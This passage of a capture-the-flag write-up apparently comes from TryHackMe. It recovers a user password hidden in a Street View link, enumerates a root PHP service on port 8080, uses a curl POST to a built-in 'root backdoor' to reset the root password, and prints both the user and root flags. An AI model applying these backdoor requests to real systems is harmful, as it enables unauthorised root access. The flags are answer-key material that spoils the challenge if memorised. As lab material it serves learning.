
i will make that lights my password

--

https://www.google.com/maps/@68.5090469,27.481808,3a,75y,313.8h,103.6t/data=!3m6!1e1!3m4!1skJPO1zlKRtMAAAQZLDcQIQ!3e2!7i10000!8i5000
I visited the link, there are the northern lights
We can su to mason with the password northernlights.

we can grab the user flag:
mason@ip-10-64-167-66:~$ cat user.txt
thm{23cd53cbb37a37a74d4425b703d91883}
Privilege Escalation to Root using service on port 8080

Using ss and ps we can see there is some service being executed as root on port 8080:
mason@ip-10-64-167-66:/$ ss -tln
State             Recv-Q            Send-Q                       Local Address:Port                          Peer Address:Port            Process
LISTEN            0                 5                                  0.0.0.0:4444                               0.0.0.0:*
LISTEN            0                 4096                         127.0.0.53%lo:53                                 0.0.0.0:*
LISTEN            0                 128                                0.0.0.0:22                                 0.0.0.0:*
LISTEN            0                 151                                0.0.0.0:3306                               0.0.0.0:*
LISTEN            0                 4096                             127.0.0.1:8080                               0.0.0.0:*
LISTEN            0                 5                                  0.0.0.0:5000                               0.0.0.0:*
LISTEN            0                 70                                       *:33060                                    *:*
LISTEN            0                 511                                      *:80                                       *:*
LISTEN            0                 128                                   [::]:22                                    [::]:*
mason@ip-10-64-167-66:/$ ps aux | grep 8080
root         790  0.0  0.0   2616   592 ?        Ss   11:49   0:00 /bin/sh -c php -S 127.0.0.1:8080 -t /root/
root         791  0.0  0.9 193620 19292 ?        S    11:49   0:00 php -S 127.0.0.1:8080 -t /root/
mason      44003  0.0  0.0   6440   720 pts/3    S+   12:13   0:00 grep --color=auto 8080
I tried to curl, it wanted some POST parameters, so I gave it, and then it let me reset root password:
mason@ip-10-64-167-66:/$ curl http://localhost:8080/ -X POST -d 'password=northernlights&cmdtype=passwd'
<br>Password Changed To :northernlights<br>**********************************************************
*                Mason's Root Backdoor                   *
*                                                        *
*   Please Send Request (with "password" and "cmdtype")  *
*                                                        *
**********************************************************
-------------CMD TYPES-------------
lsla
reboot
passwd
Okay, we can now su to root.
mason@ip-10-64-167-66:/$ su root # northernlights
Password:
root@ip-10-64-167-66:/# id
uid=0(root) gid=0(root) groups=0(root)

and grab the root flag:
root@ip-10-64-167-66:/# cat /root/r00t.txt
thm{ad23b9c63602960371b50c7a697265db}